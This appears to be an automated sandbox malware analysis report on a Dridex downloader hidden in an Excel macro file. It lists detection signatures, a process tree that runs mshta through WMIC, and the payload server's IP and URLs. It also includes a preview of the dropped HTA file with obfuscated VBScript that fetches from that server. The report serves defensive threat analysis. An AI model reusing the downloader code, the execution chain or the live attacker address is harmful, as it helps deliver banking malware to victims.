ID: 532311
Sample Name: 56449657.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 00:42:22
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 56449657.xlsm

Overview

General Information

Sample Name:	56449657.xlsm
Analysis ID:	532311
MD5:	3ff89734f2c6a54…
SHA1:	4b4f24fec70071d..
SHA256:	9818931574ed09..
Tags:	Dridex xlsm
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Hidden Macro 4.0 Dridex Downloader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Sigma detected: TA505 Dropper Loa…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Suspicious MSHTA…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 4240 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 5880 cmdline: wmic process call create "mshta C:\ProgramData\vqcMnINBAOOJC.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 6044 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - WmiPrvSE.exe (PID: 6000 cmdline: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding MD5: A782A4ED336750D10B3CAF776AFE8E70)
    - mshta.exe (PID: 1332 cmdline: mshta C:\ProgramData\vqcMnINBAOOJC.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\vqcMnINBAOOJC.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: TA505 Dropper Load Pattern

Sigma detected: Suspicious MSHTA Process Patterns

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	Exploitation for Client Execution 2 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 3	LSA Secrets	System Information Discovery 4	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1	Manipulate Device Communicatio


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
56449657.xlsm	13%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e&-	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://api.aadrm.com6	0%	Avira URL Cloud	safe	
http://schemas.open	0%	URL Reputation	safe	
http://https://incidents.diagnosticssdf.office.comZ	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://157.230.250.107:8080/BAOOJC.rtfR	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.cortana.aip	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://157.230.250.107:8080/mfkrmotherfu	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf	0%	Avira URL Cloud	safe	
http://https://substrate.office.comb	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://substrate.office.comP	0%	Avira URL Cloud	safe	
http://https://outlook.office.com(	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://api.diagnosticssdf.office.comU	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filter	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmothR	0%	Avira URL Cloud	safe	
http://https://dataservice.protection.outl	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmother	0%	Avira URL Cloud	safe	
http://157.230.250.107:8080/mfkrmotherfucke	0%	Avira URL Cloud	safe	
http://https://cortana.aiZ	0%	Avira URL Cloud	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://157.230.250.107:8	0%	Avira URL Cloud	safe	
http://157.230.250.10e	0%	Avira URL Cloud	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.compDy	0%	Avira URL Cloud	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://157.230.250.107:8080/mfkrmotherfuckeru6y82saSM	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
157.230.250.107	unknown	United States		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532311
Start date:	02.12.2021
Start time:	00:42:22
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 6m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	56449657.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSM@7/8@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
00:44:46	API Interceptor	1x Sleep call for process: WMIC.exe modified
00:44:48	API Interceptor	2x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
157.230.250.107	3762.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	56449657.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	3762.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.17052.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107:8080/mfkrmotherfuckeru6y82sasswhorehf9e

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	3762.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	56449657.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	3762.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	08676789691.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	55339.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.17052.xls	Get hash	malicious	Browse	• 157.230.250.107
	SecuriteInfo.com.Heur.8342.xls	Get hash	malicious	Browse	• 157.230.250.107
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	57949616735.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	44307.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	77859564213.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	1762311.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107
	88985.xlsm	Get hash	malicious	Browse	• 157.230.250.107

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\vqcMnINBAOOJC.rtf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	5040
Entropy (8bit):	5.095389504560149
Encrypted:	false
SSDEEP:	96:rFsnLfSGtt691e7fDTPnSQ473YuzXyIHmXPYi/mbWCj4VR5VLqRDbHTn8uDqRcdr:rFsLfpttaw7fnPnjwlX7mXQCmbjmVADX
MD5:	9FAED765B90101028AAAD70C3A104FAA
SHA1:	862941EF3F09768C1B1D9505668601B482E0C709
SHA-256:	9426C84906FE083E7DD95791AD9C24FC841C2A3EFE78595675AA489DBADFFF32
SHA-512:	EFE9EA33D054CC121291250D8F2A2437C08E68CE506127F6BEE185F8C79D6E6B061819D6A718BCE558724BFD56910C8FEF508A39986A743CC39FE9BB256D401
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\vqcMnINBAOOJC.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >....Function dqbzESpSEZBpIx()..Set wCESFvAdFB = CreateObject("" & "" & "MSX" & Chr(77) & "L2." & Chr(83) & "erv" & "erX" & Chr(77) & "LH" & "" & "" & "" & Chr(84) & Chr(84) & Chr(80) & Chr(46) & "6.0" & "")..wCESFvAdFB.Open "" & "" & "GE" & "" & "" & Chr(84), Chr(104) & Chr(116) & "tp:" & "//" & "15" & "" & "7." & "" & "230" & ".2" & Chr(53) & "" & "" & "" & "0.1" & Chr (48) & Chr(55) & Chr(58) & Chr(56) & Chr(48) & "80/" & Chr(109) & "fkr" & Chr(109) & "oth" & "" & "er" & "fu" & Chr(99) & Chr(107) & Chr(101) & "ru6" & Chr(121) & "82" & "sa" & "ssw" & Chr(104) & Chr(111) & Chr(114) & "ehf" & Chr(57) & Chr(101), False ..wCESFvAdFB.SetRequestHeader "User-Agent","lube"..wCESFvAdFB.Send..End Function....Function ytBKmPfovFxXtTw()..gwYKXuaDzh = "wm

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7065FF96-0F32-40B3-B28E-F452FBC97932	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140163
Entropy (8bit):	5.358157876379636
Encrypted:	false
SSDEEP:	1536:bcQIfgxrBdA3gBwtnQ9DQW+zCb4Ff7nXbovidXiE6LWmE9:xuQ9DQW+zJXfH
MD5:	4C38F7C7B239A9C116B88D9E641FDC6E
SHA1:	62082E300CA9A23599AD150AB2F9FC4A59AE9D30
SHA-256:	B5DC29AE868C34102DA8BA258C64782A6084D12B91BEAD8CC919DF28071943CA
SHA-512:	734527E01096AC3DC4854FE8805B116F3718C4F01872EA0532DCCBA5B7F619B12D6E91C748F4E608E45F616DDC8CA6F0D8FCF9A6AE6F3BEB9BF3FA4C5C6F23 9
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-12-01T23:43:16">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\22B0DE4E.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 960 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	95290
Entropy (8bit):	7.964656092224063
Encrypted:	false
SSDEEP:	1536:Z1M1Jci8gZKV4LZqcJ9D/ufmtLPLVNJoCH0/UN8EDmPmPH9999999GAdqT99999b:Z1M16TguaNTLGmtLfJ3hN8DqH999999q
MD5:	D3C811B819094DAD38EAECB1DFFC8E50
SHA1:	712F71711F017D47A447BF96C6D35686AB0C64FC
SHA-256:	CF5F75B2DEBB0A1D6BA1C0131DAD4FA7BC6E117CB525D853F5697EC0830615C0
SHA-512:	D181328D708F185A3AB810687D0034A56D5C5EF85D990623032FF3259A7B40BB448F5B1E17C9AE57300F6222B829FF0F685463DC889AC48F25F7B629916DE29B

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\22B0DE4E.png	
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....9J.{....IDATx..w.%u}...L?..}....]`.I..f....cLI..h..Q.c.%?%F...A,.t.EAQz.e;...M.|~.|f.,".K.<}\...93s..;.y...PJ)....`0.....`x.c=.;`0.....`0....S.....`0.....`x^`...`0.....`0 .....l0.....`0.....F.....`0.....y.....`0.....`x^`...`0.....`0....l0.....`xJQJ..z.w.`0<.q...0.....`0<.(..b...O..`0...S.6.....`0LA..GDj!...6.7o...7.....`..`0...C)N.].....$I..)%Y..eY.I..H).uH)I._....>...p.' .q.F.r..W.....c0..O...m0...b..D..'W.Q..,X....!..JJ.e..B.R),K..~..B.{.Rf.@..u....X...+...QJ!.`..\|.....3..u..\|..L...,.....<_....;...<.F..R.Q...S.k.}4...'.....,F...S.5.z.....E../f..U.\|..k._..2 .....].....Y)..D...6.....q.....<..k....E....o..z.....F.....?...G...^.....~..... .{.G.y$.s.....h4.B.~.z....c...:.,.8.....s.=...? MS.?..r;....d1..`0.....o".X.....:P..%.....>..8..E...0...+t;]....,^.i/< .Q.^....S_x..../.....W..{..5.6>.9/y.....)%...2.lZ..g.....0.....l._..v3..~.,jm.k....h].Z.....~..3{.lz..+W.....s.._..W.

C:\Users\user\Desktop\1E850000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	132860
Entropy (8bit):	7.947363835661108
Encrypted:	false
SSDEEP:	3072:nUCmEb0PoNGJL71M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGanQ:n9bWoN8LC+kLGmxfJ3hNci3On
MD5:	538D614D34A75DD9A37972FC29CB7D6C
SHA1:	F76CA6CFF38F304FD6CF7B924D674BB234591EEC
SHA-256:	AE2D713D8B6F866C2AF1D33063F6E3D34011718B8A353828DDF19B3E82900A1D
